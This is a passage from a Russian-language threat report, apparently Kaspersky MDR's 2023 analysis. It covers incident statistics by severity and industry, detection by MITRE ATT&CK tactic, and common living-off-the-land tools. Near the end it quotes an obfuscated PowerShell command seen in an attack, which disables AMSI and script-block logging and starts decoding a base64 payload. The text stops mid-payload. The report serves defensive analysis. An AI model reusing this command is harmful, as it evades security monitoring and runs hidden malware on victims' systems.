74% инцидентов содержат **одно событие безопасности,** после которого атака была остановлена. В эту категорию попадают типовые инциденты с четкими сценариями реагирования[14]. Доля критичных инцидентов — около 5%, подавляющее большинство — инциденты среднего (60%) и низкого (35%) уровня критичности.

24% инцидентов выявлены на основе **2–10 событий безопасности.** Здесь сосредоточены инциденты, не отработанные полностью автоматически. Например, обнаружение в сети хоста, компрометирующего сетевое окружение с использованием EternalBlue[15]: пока согласовывалась изоляция, атакующий продолжал попытки эксплуатации, а MDR получал оповещения. Другой пример — распределенные во времени атаки: почтовые рассылки, когда, во-первых, не каждое вредоносное письмо может быть автоматически распознано; во-вторых, понимание, что инцидент связан с рассылкой, приходит после получения нескольких событий безопасности, нередко в результате ручного поиска сообщений, схожих с обнаруженными автоматически.

2% инцидентов содержат **более 10 событий безопасности.** Здесь реакция отклонялась клиентом или была неэффективна: новая целевая атака, требующая тщательного расследования перед реагированием, или клиент запросил мониторинг без противодействия (киберучения). 11% инцидентов низкой критичности здесь объясняется наличием низкоприоритетных действий со стороны пользователей Kaspersky MDR, которые не выполнялись, а ввиду некритичности инцидента это не приводило к развитию атаки.

14 Например, обнаружение нового ВПО с последующим выпуском необходимых правил его обезвреживания и контроль успешности со стороны команды SOC. Также сюда относятся инциденты обнаружения артефактов прошедших компрометаций, не получившие продолжения в виде более глубокого расследования по решению пользователя MDR.

15 Бюллетень по безопасности (Майкрософт) MS17-010 — критический

Природа критичных инцидентов

График 11 Количество критичных инцидентов по типам





График 12 Количество компаний, где наблюдались критичные инциденты по типам



Нарушение политики безопасности | Целевые атаки | Вредоносное ПО | Социальная инженерия | Артефакты целевых атак | Киберучения | Критичные уязвимости | Внутренний нарушитель

Почти четверть выявленных критичных инцидентов — с непосредственным участием человека.

Инциденты, где наблюдается активная работа атакующего, по умолчанию мы классифицируем как «Целевые атаки» и изменяем тип на «Киберучения» только при получении явного подтверждения от пользователя. Инцидентов, связанных с киберучениями, в 2023 году было опубликовано заказчиками немногим более 20%. Обычно инциденты обнаружения артефактов целевых атак повторяют статистику целевых атак, однако, в 2023 году их обнаружено около 5%, причем большинство из них оказались следами прошлых киберучений.

Атаки вредоносного ПО незначительно превысили 12%. В сравнении с предыдущими годами это наименьшая доля такого типа инцидентов высокой критичности — наибольшая часть инцидентов, связанных с ВПО, была классифицирована как средней и низкой критичности.

Менее 5% — доля инцидентов, связанных с публично доступными критичными уязвимостями. Менее 4% — результаты успешного использования социальной инженерии с последующим развитием.

Немногим менее 1% — инциденты внутренних нарушителей, а доля инцидентов, связанных с подозрительными действиями от легитимных учетных записей без видимых следов компрометации, превысила 28%[16].


16 В инцидентах данного типа фиксировались подозрительные действия от легитимных учетных записей при отсутствии иных признаков компрометации. В случае получения от заказчика подтверждения легитимности такие инциденты были бы классифицированы как ложное срабатывание и не попали бы на рассмотрение.

Количество критичных инцидентов по отраслям

График ниже отображает распределение критичных инцидентов и их жертв по типам инцидентов и секторам экономики.

График 13 Количество критичных инцидентов по отраслям

График 14 Количество организаций, где наблюдались критичные инциденты, по отраслям



Из статистики инцидентов можно сделать следующие выводы:

- Во всех секторах экономики наблюдались критичные инциденты.
- Также, во всех индустриях регистрировались инциденты, связанные с целевыми атаками.
- Наибольшее количество критичных инцидентов пришлось на финансы, ИТ, госучреждения и промышленные предприятия.
- Все типы критичных инцидентов наблюдались в финансах, промышленности и рознице.
- Лидерами по количеству целевых атак являются госсектор, ИТ и финансы, а лидерами по киберучениям являются финансы, ИТ и промышленность.
- Инцидентов высокой критичности, связанных с ВПО, в 2023 году наблюдалось немного, но следует отметить, что в секторе СМИ такого рода инцидентов не наблюдалось вовсе, а лидером по количеству инцидентов высокой критичности, связанных с ВПО, были финансы.
- Статистика инцидентов, связанных с обнаружением артефактов человекоуправляемых атак, не повторяет в полной мере статистику целевых атак: в строительстве, образовании, пищевой промышленности и здравоохранении наблюдались целевые атаки, однако не было обнаружено инцидентов с артефактами ранних компрометаций.
- Практически во всех секторах, за редким исключением, наблюдались инциденты, связанные с развитием атак социальной инженерии и наличием критичных уязвимостей на периметре.
- Введенный с 2023 года собирательный тип «Нарушение политики безопасности» наблюдался абсолютно во всех отраслях, но лидером является сектор ИТ, где фиксировалось наибольшее количество подозрительных действий, по которым мы не получили подтверждений в их легитимности.

Из статистики жертв критичных инцидентов, дополнительно можно заметить следующее:

- Наибольшее количество компаний, где наблюдались человекоуправляемые атаки, были из финансового сектора либо госучреждениями, а наименьшее — из пищевой промышленности и СМИ.
- Атаки ВПО наблюдались в наибольшем количестве предприятий промышленности — 5,85% и госсекторе — 4,26%.
- Предприятия, где чаще всего наблюдались инциденты, связанные с киберучениями, были из финансового сектора и промышленности.
- На предприятиях практически всех отраслей, за редким исключением, наблюдались инциденты с развитием атак социальной инженерии и наличием критичных уязвимостей на периметре.


Технологии обнаружения. Тактики, техники и процедуры злоумышленников

Тактики злоумышленников

Kaspersky MDR позволяет обнаруживать инциденты на разных этапах атаки. Обычно инцидент проходит через все стадии (тактики MITRE ATT&CK®[17]), но на диаграмме ниже отображена наиболее ранняя тактика, соответствующая событиям безопасности, ассоциированным с инцидентом.

График 15

Количество инцидентов, для которых данная тактика самая ранняя



17 Enterprise tactics

Основные тактики, с помощью которых мы обнаруживаем инциденты

TA0043: Разведка

Инциденты, выявленные на этом этапе, главным образом относятся к различного рода сканированиям, а критичность инцидентов коррелирует с предполагаемыми целями сканирования. Например, обычное сканирование классифицировалось как инцидент низкой критичности, более целенаправленное, например сканирование сетей SIP/VoIP, поиск специфических уязвимостей типа CVE-2021-44228, CVE-2020-2551, CVE-2019-19781 и т. п., попытки реализации различного рода фишинг-атак (T1598), в основном классифицировалось как инцидент среднего уровня критичности. Инциденты, классифицированные как критичные, главным образом связаны с успешной эксплуатацией целевого фишинга.

TA0042: Подготовка к атаке

Инциденты, отнесенные к этой тактике, в основном связаны с обнаружением того или иного вредоносного или нежелательного ПО, которое впоследствии могло бы быть использовано при развитии атаки. Критичность выявленного инструмента определяла уровень критичности инцидента, например, обнаружение Mimikatz, Impacket или Cobalt Strike свидетельствовало о человекоуправляемой атаке, и такие инциденты получали высокий уровень критичности.

TA0001: Первоначальный доступ

Подавляющее большинство инцидентов, выявленных на этом этапе, относятся к обнаружению попыток фишинг-рассылок с разного рода вредоносными объектами, и были классифицированы как инциденты средней критичности, сюда же отнесены попытки эксплуатации уязвимостей на сетевом периметре. Рассылки почтовых сообщений с вредоносными ссылками, в случае перехода по ним, классифицировались как инциденты низкой критичности. Инциденты высокой критичности были связаны с обнаружением попыток реализации атаки на 3CX[18], попыток эксплуатации сетевого периметра со стороны известных целевых кампаний (когда удавалось провести атрибуцию), фишинговых рассылок с релевантными известным APT нагрузками.

TA0002: Выполнение

Наибольшее количество критичных инцидентов выявляется на этом этапе, поскольку запуск специализированных инструментов для проведения атак — шумная операция. В общем случае критичность инцидента на этом этапе определяется по классификации запускаемого объекта.

TA0003: Закрепление

На этом этапе обнаруживались инциденты, связанные с манипуляцией учетными записями (добавление в администраторы, разблокировка), подменой инструментов специальных возможностей, а также подозрительные/небезопасные конфигурации сетевых ресурсов, буткиты. Высокая критичность назначалась, когда имели место явные подтверждения человекоуправляемой атаки, в остальных случаях регистрировались инциденты средней и низкой критичности, исходя из потенциального ущерба.

TA0004: Повышение привилегий

Подавляющее большинство инцидентов, у которых данная тактика была самой ранней, — добавление учетной записи в различные привилегированные группы типа Domain Admins, Enterprise Admins. Также сюда относились инциденты, связанные с использованием специализированных инструментов для повышения привилегий, обнаруженные как в виде отдельных файлов, так и уже в системной памяти, обнаружение уязвимых драйверов, изменение конфигурации UAC, попытки эксплуатации некоторых уязвимостей (например, отраженных в бюллетене MS14-068).

18 Supply-chain attack on 3CX clients

TA0005: Обход защиты

Относительно небольшой процент инцидентов выявлен на этом этапе, однако доля ложных срабатываний здесь наименьшая, поскольку обнаруженные техники и инструменты, как правило, не характерны для легитимной активности.

TA0006: Доступ к учетным записям

Подавляющее большинство инцидентов этой тактики связаны с техникой T1003: Дампинг учетных данных, практически в виде всех ее подтехник. Как и в предыдущем случае, выявленные здесь инциденты крайне редко являются ложноположительными, за исключением какого-либо варианта киберучений.

TA0007: Сбор информации

Обнаружение на этом этапе сопряжено с большим количеством ложных срабатываний, поэтому соответствующих индикаторов атаки, конвертирующихся в события безопасности, немного, и в основном они используются для разметки и обогащения, а фактические инциденты, как правило, выявлены на более ранних этапах. Имеющиеся инциденты в основном касаются разного рода сканирований внутренних сетей или обнаружения использования специализированных инструментов, например Bloodhound или AdFind.

TA0008: Горизонтальные перемещения

Перспективная тактика для планирования разработки индикаторов атаки, поскольку демонстрирует низкий уровень ложных срабатываний. Подавляющее большинство инцидентов в 2023 году были связаны с сетевой эксплуатацией типа EternalBlue, уязвимостями Apache Log4j и прочими, приводящими к удаленному выполнению кода.

TA0009: Захват данных

Сценарии без применения специализированных инструментов в рамках этой тактики обнаруживаются крайне сложно, так как неотличимы от легитимной активности. Однако имеющиеся индикаторы атаки эффективно применяются для обогащения, что упрощает сбор дополнительного контекста для инцидентов, выявленных на более ранних этапах.

TA0011: Управление и контроль

Подавляющее большинство обнаружений на этом этапе — по данным TI: обращение на вредоносный ресурс. Критичность инцидента при этом определяется известным назначением C2: если он связан с APT, инцидент получал высокий уровень критичности.

TA0010: Эксфильтрация

В 2023 году буквально единицы инцидентов успели развиться до этого этапа, а замеченные инциденты крайне сложно отличить от TA0011, поскольку наиболее частый сценарий — **T1041: Эксфильтрация через C2-канал,** а используемый протокол прикладного уровня — DNS.

TA0040: Ущерб


В рамках этой техники обнаружение конкретного ПО — основа большинства инцидентов, а если не удалось обнаружить и отреагировать на более ранних этапах, то поможет только автоматическое предотвращение с помощью современного решения защиты конечных точек. Подавляющее большинство инцидентов, дошедших до этого этапа в 2023 году, были связаны с обнаружением либо майнеров, либо программ-вымогателей/шифровальщиков.

Тактики и технологии обнаружения

Преобладание инцидентов от EPP не означает их пропуск COB или песочницей, поскольку в большинстве случаев инцидент подтверждался всеми сенсорами, но учитывался источник события безопасности, сформировавшего инцидент. Доли инцидентов, обнаруженных различными сенсорами, приведены на диаграмме ниже.

График 16

Количество инцидентов, первично обнаруженных используемыми сенсорами



Высокая эффективность песочницы и COB для **TA0001: Первоначальный доступ** — следствие популярного сценария использования KATA на периметре. COB эффективна для **TA0008: Горизонтальные перемещения** и **TA0011: Управление и контроль,** хорошо обнаруживает сканирования (**TA0043: Разведка, TA0006: Доступ к учетным записям** и **TA0007: Сбор информации**), на этапе **TA0040: Ущерб** — это обнаружение ВПО по характерному C&C трафику.

От **TA0002: Выполнение** до **TA0006: Доступ к учетным записям,** защита класса EPP является основной, но инструменты с характерным трафиком находит и COB, например, веб-шеллы и бэкдоры **(TA0003: Закрепление),** майнеры **(TA0040: Ущерб),** сетевые переборы паролей **(TA0006: Доступ к учетным записям).**

COB в составе EPP объясняет ее эффективность на **TA0011: Управление и контроль** и **TA0010: Эксфильтрация.**

Техники злоумышленников

Инструменты, применяемые в атаках

Злоумышленники используют встроенные инструменты ОС, чтобы минимизировать риск обнаружения во время доставки своих инструментов на взломанную систему.

Таблица 2

Наиболее популярные LOL-утилиты и частота их использования во всех инцидентах и в инцидентах высокой критичности

	Все инциденты	Критичные инциденты
powershell.exe	1,21%	7,17%
rundll32.exe	0,70%	4,78%
comsvcs.dll	0,20%	1,79%
msiexec.exe	0,34%	1,39%
msedge.exe	1,18%	1,20%
reg.exe	0,24%	1,20%
certutil.exe	0,13%	1,00%

Самые популярные LOL-утилиты[19], которые наблюдались практически в любом инциденте, это **powershell.exe, rundll32.exe** и **reg.exe.**

19 LOLBAS

PowerShell, будучи многофункциональной стандартной оболочкой Windows, используется во множестве сценариев, приведем некоторые из них:

- Запуск вредоносного контента с попытками его обфускации

Рисунок 2 Запуск обфусцированного вредоносного контента с помощью PowerShell

```
C:\Windows\system32\cmd.exe /b /c start /b /min powershell.exe -nop -w hidden -noni -c if((IntPtr)::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -c $(($PSVersionTable.PSVersion.Major -ge 3){
$mv6NR=[Ref].Assembly.GetType(((''{1}{0}''+''sP''+''tem.''+''3)an''+'age''ment.{2}{5}tomation.Ut''+''i{''+''4}s''){-f'ty','','S','A','N','l','U'));
$onlS=[Collections.Generic.Dictionary[string,System.Object]]::new(); $zJNv=((''{''3}na''tbl{''+''}S''+''c{0}''+''ip{2}BlockLogging'')-f'ct','e','t','E');
$hQmMr=(('{0}c''+''{2}ip{1}Bl''+''o''+''ckLoggin''+''g'')-f'S','t','r'); $xIgOG=(('{0}''+'nabl{3}{2}cr''+''i{5}t{4}lo''+''ckIn{''+''1}ocationL''+''o''+''gg''+''ing'')-f'E','v','S','e','B','p');
$eVkGM=$mv6NR.GetField(''cachedGroupPolicySettings'',''NonPublic,Static'');
$v0=[Ref].Assembly.GetType(((''{2}''+'')''+''{''+''5}{''+''9}''+''tem''+''.{0}ana''+''{6}em''+''e''+''nt''+'.{''+''7}{''+''1''+''}t{''+''8}''+''mati{8}''+''n.''+''{7}m{''+''9}i{3}''+'')ti{4}''+''{9}'')-f'M','u','S','U
','l','y','r','A','o','s')); if ($v0) { $v0.GetField((''a{''+''4''+''}si''+''I''+''{3}it{''+''1}ai''+''l{2}''+''{0''+'}'')-f'd','F','e','n','m'),''NonPublic,Static'').SetValue($null,$true); }; If
($eVkGM) { $abD=$eVkGM.GetValue($null); $onlS.Add($xIgOG,0); $onlS.Add($zJMv,0); $abD['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\''+$hQmMr]=$onlS; If($abD[$hQmMr]){ $abD[$hQmMr][$xIgOG]=0;
$abD[$hQmMr][$z2Mv]=0; } } Else {
[Ref].Assembly.GetType(((''5{0}{5}tem.M''+''an''+''a{3}ement.Automa''+''tion.S''+''c''+''{1}lpt{4}''+''{''+''2''+''}ock'')-f'y','','l','g','B','s')).GetField(''signatures'',''NonPublic,Static'').SetValue($null,
(New-Object Collections.Generic.HashSet[string])); }};i({[scriptblock]::create((New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream((System.Convert]::FromBase64String(((''H4sIABCHO2UCA7VWbW/aSBD+''+'Xqh/waqQsFWCzUubF6nSre0YSA{1}BOEC%{2}''+''tNIL/aGtZfYSxza6''+''3+/WcAhvS893Em1RLIvM7Ozfzwzs/NV7An{1}YyVq{1}N/fvlN2XxcnOFLUwlr4JaUQW
dp+q0CokfJFUSd{2}ubR5hGk8PImxVklCYrGd1xtE{2}DQ10YxRkqqa8pcyDE1CDi5nt8QTyne18Ge5wfqMs53Y2sJeSJQDFPty74J7WDpVdpeMCrX49WtRmxxUpuXTuxVmqVp016kgUdlnr{1}gpPzR54PV6SdRim3{2}JT/lclIc0rlXL/TjFc9IBa/ekTUTI/bQId9nfJiFilcSbSOkrWxmlCMNu
